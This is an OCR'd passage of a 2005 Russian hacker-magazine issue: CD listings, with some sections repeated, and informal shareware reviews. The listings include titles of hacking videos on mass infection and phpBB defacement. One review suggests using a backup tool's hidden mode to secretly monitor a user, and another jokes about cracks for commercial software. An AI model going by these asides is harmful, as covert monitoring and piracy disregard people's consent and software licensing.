- NeTAMS 3.2.2
- Sniffer Portable
- MyPhone

SYSTEM
- Kaspersky AntiHacker 1.7
- Антивирус Касперского Personal 5
- Accent Excel/Word Password Recovery v2.20b
- FileRecoveryAngel v1.10
- Speed Current Task 2.0
- PowerStrip 3.59
- Advanced Sysinfo Tool 5.00
- Actual Spy 2.5
- MetaTimer
- HideTrace 1.3
- R-Guard Data Security Software
- StyleXP 3.03
- O&O Defrag V8.0 Professional Edition
- TuneUp Utilities 2004 v4.1.2318
- ZoneAlarm v5.5.094 Pro
- ProcessTamer v2.00.15
- HDCleaner 2.361
- PrintSniffer
- IA IDE Accelerator 1.21b

MISC
- HDDlife Pro 2.0.46
- Рецепты 3.01
- Galaxy Journey 3D
- Page2CHM
- Aura v.1.2.2.28
- 024h Lucky Reminder v1.72
- Wallpaper v1.2.1
- Aml Pages 9.0 Beta 3
- LikeRusXP 3.4
- E3KWDCheck 2.5b
- HTMLtoRTF Converter 2.6 RU
- Image2PDF v1.6
- Digital Physiognomy v1.303
- diskMETA PRO 1.1.2
- ExactMouse
- HALL OF THE MONTAIN KING
- Caffeine v1.1
- RPad32 v2.60
- Фото на Документы v.2.59b
- WinRoll
- PassReminder

UNIX

DAILY SOFT
- Mozilla 1.7.6
- Mozilla Firefox 1.0
- Netscape 7.2
- Pine 4.62
- gFTP 2.0.18rc1
- xChat 2.4.3
- KVIrc 3.2.0
- BitchX
- Licq 1.3.1
- Centericq 4.20
- mICQ 0.5.0.1
- Gaim 1.2
- SIM 0.9.3
- YSM7 2.9.6
- Wget 1.9.1
- MLDonkey 2.5.29

MULTIMEDIA
- Gnome 2.10.1
- MPlayer 1.0pre7
- Misfit Model 3D 1.1.6
- Tulip 2.0.2
- KXStitch 0.6
- kdetv 0.8.7
- amaroK 1.2.3

DEVELOPMENT
- GCC 4.0
- PostgreSQL 8.0.2
- Abiword 2.2.7
- PHP 5.0.4
- PHP 4.3.11
- Teddy XML Editor 0.2
- Texmaker 1.12
- gambas 1.0.5
- knoda 0.7.4-test1

NET
- Skype for Linux 1.1.0.3
- Epiphany 1.6.3
- ejabberd 0.9
- Opera 8
- Apache 2.0.54
- OpenSSL 0.9.7g
- Konversation 0.17
- NcFTP 3.1.9
- lftp 3.1.3
- Postfix 2.2.2

SYSTEM
- Gujin 1.0
- CRUX 2.1
- SLAX KillBill Edition 5.0.4
- Knoppix 3.8.1
- Wine-20050419
- Damn Small Linux 1.0.1



№ 04(77) АПРЕЛЬ 2005





№ 05(77) МАЙ 2005



CD1

WINDOWS

MULTIMEDIA
- Turbo Photo 4.3
- CADE 1.4.6
- Apollo DVD Copy 4.2.2
- UsefulUtils DataBurner
- EasySoft AutoRun 0.2
- Roxio Easy Media Creator 7.5
- IrfanView 3.97
- K-Lite Codec Pack 2.46
- Color Wheel Pro v2.0.1.28
- FastStone Image Viewer 2.0.5
- The Panorama Factory 3.3
- PowerPoint2DVD 2.13

DEVELOPMENT
- TotalClient
- Сайткрафт 2.0
- AMX
- HtmlPad FisherMan 1.9
- CoffeeCup Form Builder 4.0
- Antenna Web Design Studio
- CHM Encoder 1.2
- Spices.Net 4.5
- EasyASP 4.0.2
- VQ CHM Decompiler 1.0
- TransKing 1.56
- Stud_PE 2.1.0.1
- 010 Editor 2.0
- VS.Php for Visual Studio .Net 2003 1.1.0.1749
- Personal Editor 32 1.3.08
- Top PHP Studio 1.50
- Oceantiger jDeveloper 2.9
- HHD HexEditor 3.0 Beta

NET
- LANcet Chat v.1.0.0.211
- Proxy Checker v7.4.18
- WinLanEm 2005
- KaZaA v.2.5.2
- ixPROXY v1.5
- mDNS 1.25
- Eserv + Eproxy v3.17
- TMeter 5.6
- StatistXP 9.8a
- Remote Modem Control 4.52
- LanWhoIs 1.0
- TCPView v2.4
- MetaProducts Download Express 1.7.0.315
- CommView 5.0.443
- Bittorrent Absolute Downloader 2.88
- Skype 1.2.0.48
- Symantec PcAnywhere 11.5
- 602LAN SUITE 2004
- ZOC v. 5.03
- LANsurveyor for Windows 9.0
- SecureCRT 5.0 beta3
- NeTAMS 3.2.2
- Sniffer Portable
- MyPhone

SYSTEM
- Kaspersky AntiHacker 1.7
- Антивирус Касперского Personal 5
- Accent Excel/Word Password Recovery v2.20b
- FileRecoveryAngel v1.10
- Speed Current Task 2.0
- PowerStrip 3.59
- Advanced Sysinfo Tool 5.00
- Actual Spy 2.5
- MetaTimer
- HideTrace 1.3
- R-Guard Data Security Software
- StyleXP 3.03
- O&O Defrag V8.0 Professional Edition
- TuneUp Utilities 2004 v4.1.2318
- ZoneAlarm v5.5.094 Pro
- ProcessTamer v2.00.15
- HDCleaner 2.361
- PrintSniffer
- IA IDE Accelerator 1.21b

MISC
- HDDlife Pro 2.0.46
- Рецепты 3.01
- Galaxy Journey 3D
- Page2CHM
- Aura v.1.2.2.28
- 024h Lucky Reminder v1.72
- Wallpaper v1.2.1
- Aml Pages 9.0 Beta 3
- LikeRusXP 3.4
- E3KWDCheck 2.5b
- HTMLtoRTF Converter 2.6 RU
- Image2PDF v1.6
- Digital Physiognomy v1.303
- diskMETA PRO 1.1.2
- ExactMouse
- HALL OF THE MONTAIN KING
- Caffeine v1.1
- RPad32 v2.60
- Фото на Документы v.2.59b
- WinRoll
- PassReminder

UNIX


MULTIMEDIA
- MPlayer 1.0pre7
- Misfit Model 3D 1.1.6
- Tulip 2.0.2
- KXStitch 0.6
- kdetv 0.8.7
- amaroK 1.2.3

DEVELOPMENT
- GCC 4.0
- PostgreSQL 8.0.2
- Abiword 2.2.7
- PHP 5.0.4
- PHP 4.3.11
- Teddy XML Editor 0.2
- Texmaker 1.12
- gambas 1.0.5
- knoda 0.7.4-test1

NET
- Skype for Linux 1.1.0.3
- Epiphany 1.6.3
- ejabberd 0.9
- Apache 2.0.54
- OpenSSL 0.9.7g
- Konversation 0.17
- NcFTP 3.1.9
- Postfix 2.2.2

SYSTEM
- Gujin 1.0
- Wine-20050419
- Damn Small Linux 1.0.1
- Samba 3.0.15pre2
- lilo 22.7
- ReactOS 0.2.6

№ 05(77) МАЙ 2005



CD2

MAGAZINE

ШAPOWAREZ
- Boot Log XP v 1.0
- MSOBackup v 1.4
- Bee Icons v 4.0.1
- SST QuickRead v 1.33
- Better JPEG v 1.3.9.5
- Ant Movie Catalog v 3.5
- Compare It! v 3.8
- Desktop Dreamscapes vol. 1
- LikeRusXP v 3.4
- Driver Genius Pro v 4.0
- Word2Help 0.9.3.72
- MacDrive 6.0.6 Beta 1
- F-Secure BlackLight 1.2.1003.0 Beta
- PeerGuardian for Windows 2000/XP/2003 2.0 Beta 4
- RAMDisk XP 1.9.100 Beta

UNIXWAREZ
- DrawSWF v 1.2.9
- AbiWord v 2.2.7
- Gliv v 1.9.2
- WeatherSpect v 1.4
- aMule v 2.0.0rc8
- Krusader v 1.51

X-TOOLZ
- Anonymous Guest Professional v3.00
- Ba!amut ICQ Spider 4.01
- MindSoft Utilities XP 8.11
- Fireball CyberProtection Suite
- UIN ignore checker

VISUAL HACK ++
- VisualHack: Массовое заражение
- VisualHack: PhpBB 2.0.13: дефейс сайта
- Прохождение апрельского конкурса

PDF ARCHIVE

][AKEP
-][akep 2005 - 03 (75)

][AKEP СПЕЦ
-][akep Спец 2005 - 03 (52)

ЖЕЛЕЗО
- Железо 13 (03)

MC
- Mobile Computers 03 (54)

ЛУЧШИЕ ЦИФРОВЫЕ КАМЕРЫ
- Лучшие цифровые камеры
- Лучшие цифровые камеры 06

UPDATES
- Обновления антивирусных баз AVP

TRASH





Sharo Warez

_unit

SHAROWAREZ
M.J.Ash
(m.j.ash@real.xakep.ru)
SideX
(sidex@real.xakep.ru)

UNIXWAREZ
Дмитрий Шурупов
(www.nixp.ru)

]|[TOOLS
hiNt
(hint@gameland.ru)

Boot Log XP v 1.0

Windows XP/2003
Size: 1004 Кб
Shareware
www.greatis.com

Нет юзера, который бы не мечтал ускорить загрузку своей винды. И на первый взгляд, сделать это довольно легко: в Сети полно и статей с советами, и специально для этого дела предназначенных инструментов. Но есть одна маленькая проблема: разработчики программ и авторы статей о твоей машине не знают ровным счетом ничего, а от базовых наборов твикеров и каких-то универсальных рекомендаций толку мало. Гораздо больший эффект дает ручной тюнинг системы, особенно если он выполняется не наобум, а после вдумчивого анализа хода ее загрузки. Серьезно помочь в проведении подобного анализа способна Boot Log XP — новая разработка известной компании Greatis Software. Эта софтина сначала протоколирует, а затем визуализирует все этапы загрузки операционной системы. Временной график Boot Log XP по-настоящему рулит. Он дает четкое представление о последовательности и продолжительности загрузки каждого элемента. Больше не надо гадать, какое приложение (служба, драйвер, библиотека) играет роль тормоза. Зная же точное местонахождение проблемных зон, можно уже выполнять осмысленное лечение: запускать твикер, чистить автозагрузку, отключать лишние драйверы и системные службы. Причем, что тоже весьма приятно, оздоровительный эффект каждой операции больше не надо оценивать на глаз, поскольку очередной запуск Boot Log XP покажет тебе весь расклад по секундам.

MSOBackup v 1.4

Windows 9x/Me/NT/2k/XP
Size: 386 Кб
Shareware
http://mso-tools.com

Автоматическая система резервного копирования для MS Office. Очень полезная вещь, способная показать любой документ, который был создан или отредактирован в Word или Excel. Даже если после работы над документом ты не стал записывать его на жесткий диск, MSOBackup все равно положит его копию в заранее заданную папку. Впрочем, когда ты совершенно уверен, что резервную копию документа создавать не надо, при сохранении и закры-




тии документа удерживай Shift+Ctrl. Это позволит тебе избежать загаживания backup-каталога левыми файлами. Программа MSOBackup принадлежит к любимому мной разряду «настроил и забыл». В папке, отведенной под хранилище, создается продуманная система каталогов и подкаталогов. К тому же, поиск необходимого тебе документа сильно облегчает наличие подробного лог-файла, который замечательно смотрится в формате Excel. Интересная деталь: программа MSOBackup умеет работать в скрытом режиме, что допускает ее использование в качестве оригинального средства слежения за деловой активностью пользователя. Согласись, возможность подобного применения системы резервного копирования выглядит на редкость оригинально.

Bee Icons v 4.0.1

Windows 9x/Me/NT/2k/XP
Size: 1750 Кб
Shareware
www.beeicons.com

В этом месяце выкачал из инета сразу несколько отличных коммерческих наборов иконок, на фоне которых стандартные иконки Windows XP смотрятся весьма бледно. Однако вручную менять одни иконки на другие мне надоело довольно быстро. Пришлось озаботиться поисками специализированного софта, в результате чего я стал счастливым обладателем программы Bee Icons. Сразу предупреждаю продвинутых товарищей: эта прога не позволяет редактировать иконки и не умеет конвертировать картинки в формат ico. Зато с ее помощью можно быстро произвести тотальную замену всех стандартных иконок операционной системы. В простейшем случае ты тупо выбираешь нужные элементы (мой компьютер, корзина, сетевое окружение, любые диски и папки) и присваиваешь им новые изображения из текущей библиотеки. Возможен и более продвинутый вариант: ты просто берешь готовую тему (зарегистрированная версия Bee Icons открывает не только свои темы, но и темы для программ E-Icons и Style XP) и применяешь ее. Второй вариант я назвал более продвинутым по той простой причине, что использовать чьи-то готовые темы совершенно не обязательно — в Bee Icons ты всегда можешь замутить свои. Исходные иконки для собственных работ можно вытаскивать из чужих тем и коллекций, а также из exe'шников и dll'ок. Особо хочу упомянуть, что в состав темы можно включать даже те иконки, которые ты хотел бы закрепить за файлами различных форматов.




В общем, Bee Icons — софтина весьма приятная. Особенно кстати она приходится после переустановки системы, когда все иконки опять начинают выглядеть стандартно.

SST QuickRead v 1.33

Windows NT/2k/XP
Size: 165 Кб
Freeware
http://sstfree.narod.ru


Если тебе приходится ежедневно (или во время сессии :)) усваивать в сжатые сроки большие объемы текстовой информации, то, возможно, тебя заинтересует программа для быстрого чтения. От обычных читалок она отличается тем, что обеспечивает последовательный показ слов крупным шрифтом в центре экрана. Такой подход позволяет заметно увеличить скорость чтения за счет исключения движения глаз по строке. Кроме того, ты можешь постепенно увеличивать скорость подачи слов на экран, добиваясь подавления эффекта проговаривания слов про себя, в результате чего содержание текста будет как бы само вливаться в твое сознание. Само собой, подобный метод чтения требует некоторого навыка. Однако синхронно с показом слова крупным шрифтом в центре верхней части окна SST QuickRead одновременно подсвечивает это же слово в тексте, отображаемом в его нижней части, что серьезно облегчает процесс адаптации.



Тексты для чтения можно получать из клипборда или загружать из *.txt, *.htm, *.html, *.rtf. Читаемый файл разрешается «положить на полку» — в этом случае программа автоматически запоминает место, на котором ты остановился. SST QuickRead также допускает ручную установку закладок и обладает продуманной системой горячих клавиш. Ну и разумеется, нельзя не отметить тот факт, что эта читалка весит всего 165 Кб, не нуждается в инсталляции и что самое главное, не требует денег за свою работу.

Better JPEG v 1.3.9.5

Windows 9x/Me/NT/2k/XP
Size: 498 Кб
Freeware
www.betterjpeg.com



Для ретуширования цифровых фотографий лучше всего использовать Photoshop. Но когда требуется быстро подготовить к печати большое количество фотографий, на передний план выходят специализированные инструменты. Пожалуй, самой лучшей утилитой для предпечатной обработки JPEG-файлов является программа Better JPEG. Ее создатели учли тот факт, что JPEG-изображения состоят из независимых блоков, и сделали так, чтобы их творение не пережимало неизмененные участки изображения, сохраняя оригинальное качество JPEG-фотографий.


С помощью Better JPEG очень удобно подрезать изображение под нужный формат. Можно не только выделять область с фиксированным соотношением сторон (в прогу забиты все популярные размеры/соотношения), но и использовать сетку (диагонали, правило третей, золотое сечение), ориентируясь по которой, легче добиться идеальной композиции кадра. В проге также предусмотрен мощный инструмент для впечатывания даты/параметров EXIF/текста. Есть и средство борьбы с эффектом красных глаз, которое работает на редкость качественно.

Можно осуществлять продвинутое редактирование отдельных участков изображения во внешнем редакторе без полного пережатия файла. Допускается групповая обработка файлов. Короче говоря, для современного фотолюбителя Better JPEG — прога из разряда «must have». Приятно, что русскоязычные пользователи могут юзать ее абсолютно бесплатно.

Ant Movie Catalog v 3.5 «New release!»

Windows 9x/Me/NT/2k/XP
Size: 3235 Кб
Freeware
www.antp.be/software

Лучшая бесплатная программа для ведения домашней фильмотеки. Отличается приятным интерфейсом с поддержкой русского языка и широким набором функций. Основная изюминка Ant Movie Catalog заключается в ее умении автоматически скачивать из Сети информацию о фильмах и постеры-обложки к ним. А если этой проге указать на видеофайл, то в карточку фильма также будет внесена информация о разрешении видео, формате аудио/видеопотоков и размерах файла. К сожалению, программа не обновлялась более года, что негативно сказалось на ее популярности. Но в марте состоялся долгожданный релиз




версии 3.5, которая порадовала усовершенствованным скриптовым движком и массой других мелких улучшений. Но скрипты — это главное. Ими стало гораздо удобнее пользоваться, их стало значительно проще писать. Правда, я новые скрипты для этой проги писать все равно не возьмусь :). Именно поэтому меня очень радует тот факт, что для Ant Movie Catalog уже написано более двадцати скриптов, умеющих вытаскивать информацию с русскоязычных ресурсов, в число которых, кстати, входят такие популярные сайты, как Ozon.ru, Videoguide.ru, Sharereactor.ru и даже (ты не поверишь!) Exler.ru и Oper.ru.
Хотя стоит предупредить, что не все новые скрипты входят в комплект поставки программы. Если Ant Movie Catalog тебя заинтересует, то первым делом отправляйся по адресу www.antp.be/temp/scripts и в дальнейшем периодически туда заглядывай.

Compare It! v 3.8

Windows 9x/Me/NT/2k/XP
Size: 1010 Кб
Shareware
www.grigsoft.net

Универсальный инструмент для сравнения файлов, анализа различий и объединения версий. Двухпанельное сравнение и система подсветки облегчают задачу обнаружения различий между двумя файлами. Compare It! корректно обрабатывает текстовые файлы из DOS, Windows, Unix и MacOS. Есть версия с поддержкой unicode. Помимо простых текстовых файлов, программа позволяет сравнивать файлы MS Word и Excel, а также reg-файлы. Встроенный в Compare It! редактор наделен большинством стандартных функций и обеспечивает подсветку синтаксиса нескольких языков программирования. Возможно сравнение обычного файла с другой его версией, находящейся в zip-архиве. Compare It! имеет русский интерфейс и справочную систему и корректно обрабатывает файлы на русском языке. На ее сайте находятся подробные инструкции, рассказывающие о том, как можно подружить прогу с самыми популярными менеджерами файлов. Лично я Compare It! к Total Commander уже присобачил. Если у тебя есть потребность хотя бы изредка выполнять сравнение содержимого текстовых файлов и документов, советую последовать моему примеру. Прога серьезная. Не пожалеешь.



Desktop Dreamscapes vol. 1

Windows 9x/Me/NT/2k/XP
Size: 5237 Кб
Shareware
www.superxstudios.com

На днях тестировал Moderndesktop (www.greenfoxsoft.com) — еще одну прогу, позволяющую использовать скринсейверы в качестве динамических обоев для рабочего стола. Она без труда запустила в фоновом режиме мой любимый Rainy Screensaver (www.elasticsystems.com), и тот выдал на экран отличную имитацию летней грозы и бега дождевых капель по стеклу. Картинка, что и говорить, получилась красивая. Одна беда: подобное недокументированное использование скринсейверов негативно сказывается на производительности машины. И в этой связи мне сразу вспомнился другой оживитель десктопа — Desktop Dreamscapes, который умеет приостанавливать свою работу и высвобождать системные ресурсы в тех случаях, когда юзер работает и ему некогда любоваться движущимися картинками. Кстати, если ты Desktop Dreamscapes ни разу не юзал — рекомендую попробовать. Прога работает в 3D, показывая впечатляющие виды чужих миров, красоты открытого космоса и полеты вокруг орбитальных станций.



LikeRusXP v 3.4

Windows NT/2k/XP
Size: 4487 Кб
Demo
http://setisoft.com

Уникальная софтина, которая в автоматическом или полуавтоматическом режиме переводит программы с английского языка на русский. Работать с LikeRusXP очень просто: ты выбираешь файл, а прога переводит его ресурсы (меню, диалоги, формы). Результат работы LikeRusXP — русифицированная версия выбранного файла и, если требуется, даже отдельный патч-русификатор.
Программа имеет встроенный сканер кода и редактор ресурсов с возможностью их перевода. LikeRusXP поддерживает скрипты и допускает подключение дополнительных словарей. Вместе с ней поставляется упаковщик QuickUnPack, позволяющий прямо из проги производить распаковку выбранных PE-файлов, запакованных с помощью PECompact, ASPack или UPX. Тип защиты PE-файла LikeRusXP пытается определить самостоятельно.
Учитывая, как много нынче развелось любителей русификаторов и поклонников программ с русскоязычными интерфейсами, появление подобного софта, честное слово, нельзя было оставить без внимания. Хотя стоит признаться, что эффективность и надежность LikeRusXP пока оставляют желать лучшего. Правда, разработчики объясняют это тем, что до регистрации их творение работает далеко не в полную силу.



Driver Genius Pro v 4.0

Windows 9x/Me/NT/2k/XP
Size: 3445 Кб
Shareware
www.driver-soft.com

Мощная утилита для резервного копирования установленных в системе драйверов и их восстановления из ранее созданных архивов. Подобный софт хорошо использовать после переустановки винды для быстрой имплантации в чистую ось всех необходимых драйверов. Кроме того, Driver Genius Pro может помочь в случае утери оригинальных дистрибутивов. Если, конечно, драйверы интересующего тебя устройства уже были установлены и работают нормально. Впрочем, операции резервирования и восстановления драйверов лично меня, честно говоря, интересуют мало. А вот другие возможности профессиональной версии Driver Genius меня действительно зацепили. В первую очередь я порадовался наличию у программы функции Update, проверяющей появление в Сети обновленных драйверов устройств и обеспечивающей их удобное скачивание. Во-вто-




рых, будучи юзером продвинутым, я не мог не заметить появление в Driver Genius Professional Edition 2005 нового инструмента, предназначенного для удаления из системы неработающих или откровенно invalid'ных драйверов. Сам понимаешь, подобные инструменты встречаются не так уж часто, хотя порой так и хочется поглубже запустить ручки в систему — либо из чистого любопытства, либо и в самом деле от желания добиться ее большей стабильности.

Word2Help 0.9.3.72

Windows 95/98/2K/XP/2003
Freeware
Size: 867 Кб
www.softilium.com/word2help


Привычка — вторая натура. Возражения не принимаются. Я так привык к MS Word'у, что прямо в нем веду простые бухгалтерские расчеты (вместо стандартного Excel). Это же касается и кодинга — после написания пары макросов я могу редактировать сорцы прямо в Word'е. Word2Help — новая тулза для развязки моих загребущих рук. Теперь можно конвертировать обыкновенные .doc'и в необходимые flash'ки. До сих пор мне так и не получилось примкнуть к стану поклонников Macromedia-творения, однако не все столь отсталые. Буквально с неделю назад заказчик от меня потребовал внедрения флеша в его неказистый сайт. Долго заморачиваться с изучением Dreamweaver'а вовсе не хотелось, и все было простенько состряпано в Word'е, с последующей переброской добра в требуемый Flash.



Microsoft Windows Server 2003 Service Pack 1 (SP1)

Windows 2003
Freeware
Size: 337230 Кб
www.microsoft.com/technet/prodtechnol/windowsserver2003/servicepack/default.mspx


Данную софтину следует встречать единственным возгласом: «Дождались!». Главная концепция нового релиза очень схожа с приписанной у SP2 для WinXP — безопасность. Изначально Server-версия предполагает, что ее юзер будет владеть большими знаниями и опытом. Насильно принуждать к безопасности здесь не станут. С установкой этой тулзы шары твоего домена не будут перекрыты. Ты получишь лишь более удобное управление security-конфигами твоей системы. Вместе с пакетом в систему будет прописан и уже знакомый Windows Firewall, который, отличаясь убедительной простотой, все же успешно существовал в моей системе весь последний год. Новой фишкой стала Post-setup Security Updates (PSSU), которая блокирует все внешние соединения системы, когда новый security-апдейт появился в Сети, но еще не был установлен к тебе на тачку. Всем Server-юзерам скажу: SP1 — must have!



Microsoft Avalon and Indigo Community Technology Preview March 2005 (Updated)

Windows XP/2003
Freeware
Size: 444670 Кб
www.microsoft.com

Еще одна увесистая бетка, которая поставляется в отдельном ISO'шнике для дальнейшего прожига на CD. Ты недостаточно крут и смел, чтобы перевести всю свою драгоценную работу и важнейшие БД под альфа-бетовый Longhorn? Тогда ты сможешь познакомиться с двумя ключевыми технологиями ожидаемой оси, даже не слезая с XP или 2003. К тебе в систему будет залит софтовый комплекс Avalon, который является подсистемой винды, отвечающей за новый юзерский интерфейс. На базе Avalon кодеры смогут заюзать все мыслимые визуальные прибамбасы Longhorn'а. Пока система довольно сыра, но она поможет подготовиться тем, кто собирается выпускать софт, заточенный под Longhorn. Indigo создает базу для строительства взаимосвязанных систем семейства .Net. Если у тебя нет своей сетки, то интерес, пожалуй, представит лишь первая бетка — Avalon.



MacDrive 6.0.6 Beta 1


Windows 95/98/2K/XP/2003
Shareware
Size: 7152 Кб
www.mediafour.com

Услышав название «Макдрайв», я сразу подумал о пополнении жирового запаса поездкой за гамбургерами в Макдак :). Потом читаю новости о выходе недорогого MiniMac ($650), который мог бы успешно внедриться в мою домашнюю сетку. Но как же интеграция, как примаунтить NTFS-диск к Маку и как подружить Вынь с Macдиском? Здесь приходит на помощь удобная утилитка, которая позволит работать с ресурсами на Маке так, как если бы они стояли в винде. Помимо работы с HDD, тулза успешно держит и CD/DVD-приводы, работающие в соседней (не-Мак или не-Вин) системе.

F-Secure BlackLight 1.2.1003.0 Beta

Windows 2K/XP/2003
Shareware
Size: 447 Кб
www.f-secure.com/blacklight

Чем больше хлама в твоей системе, тем больше мест, куда можно спрятать лазутчика-руткита, который возьмет под контроль твою машину. Винда славится множеством местечек для оптимального разме-




щения паразита. Тебе предлагается софтина от известного гранда IT-security F-Secure, чьи advisories (расследования-описания) ты мог видеть много раз на securityfocus.com. Приятным сюрпризом оказалось то, что BlackLight не стал путать честные win-компоненты с заразой: при прогоне на трех разных системах прецедентов не было! Вполне понятно, что одноразовая установка антируткита не даст 100% защиты от новых шпионов, которые объявляются на сцене ежедневно. Софт следует своевременно апдейтить. Сложность возникает лишь с поиском лекарства от жадности astalavista пока ничего не слышала о заплатках для последней версии BlackLight.

PeerGuardian for Windows 2000/XP/2003 2.0 Beta 4

Windows 2K/XP/2003
Freeware
Size: 604 Кб
http://peerguardian.methlabs.org/pg2.html

Еще вчера ты обвешивал систему кучей хаков для Kazaa и eDonkey, чтобы выкачивать гигабайты вареза без очереди. Сейчас же у тебя папский коннект, юзеры могут сдувать по десятку Гб за месяц. Тогда и приходит забота — какого)(отдавать свой трафик тем, кто сам вовсе не делится добром в P2P-сетях? Для отключения подобных leech'еров-халявщиков и был написан PeerGuardian. Помимо фильтрации P2P-трафика, прога сможет защитить тебя от вредоносных сайтов по HTTP. За наполнение блок-листа софтины отвечает проект blocklist.org, чьи записи, увы, иногда включают и добросовестные ресурсы. Так, прога назвала вредоносным мой любимый betanews.com, который я благополучно убрал из блок-листа одним движением мышки. Если у тебя уже был опыт работы с линейкой софта 1.*, то с 2.0 можно познать радость стабильной работы и низкой загрузки проца. Стоит помнить, что P2P-защита не заменяет базового файрвола в твоей системе.



RAMDisk XP 1.9.100 Beta

Windows 2K/XP/2003
Shareware
Size: 9593 Кб
www.cenatek.com


На днях затоварился новой памятью для писюка. Для обкатки запускал десятки софтин, заряжал три процесса архиватора одновременно, но в системе так и оставалось 800-900 Мб свободной памяти! Грех не воспользоваться подобными могучими ресурсами при помощи RAMDisk, который может создать виртуальный HDD прямо в твоей RAM-памяти. Вполне понятно, что доступ к памяти будет быстрее, чем к любому физическому харду. Может оказаться практичной инсталляция родного браузера Firefox на виртуальный диск, чтобы прога могла максимально быстро оперировать своим кэшем. Отдельные любители юзают RAMDrive для размещения TMP и файлов cookies. Однако установка RAMDrive может вовсе не потребоваться, если тебе покажется комфортной работа с memory mapping — сервисом, который доступен в 2k, XP и 2003 версиях Выня по дефолту.



DrawSWF v 1.2.9

Кросс-платформенность
Size (в .jar): 512 Кб
http://drawswf.sf.net
Лицензия: GNU GPL

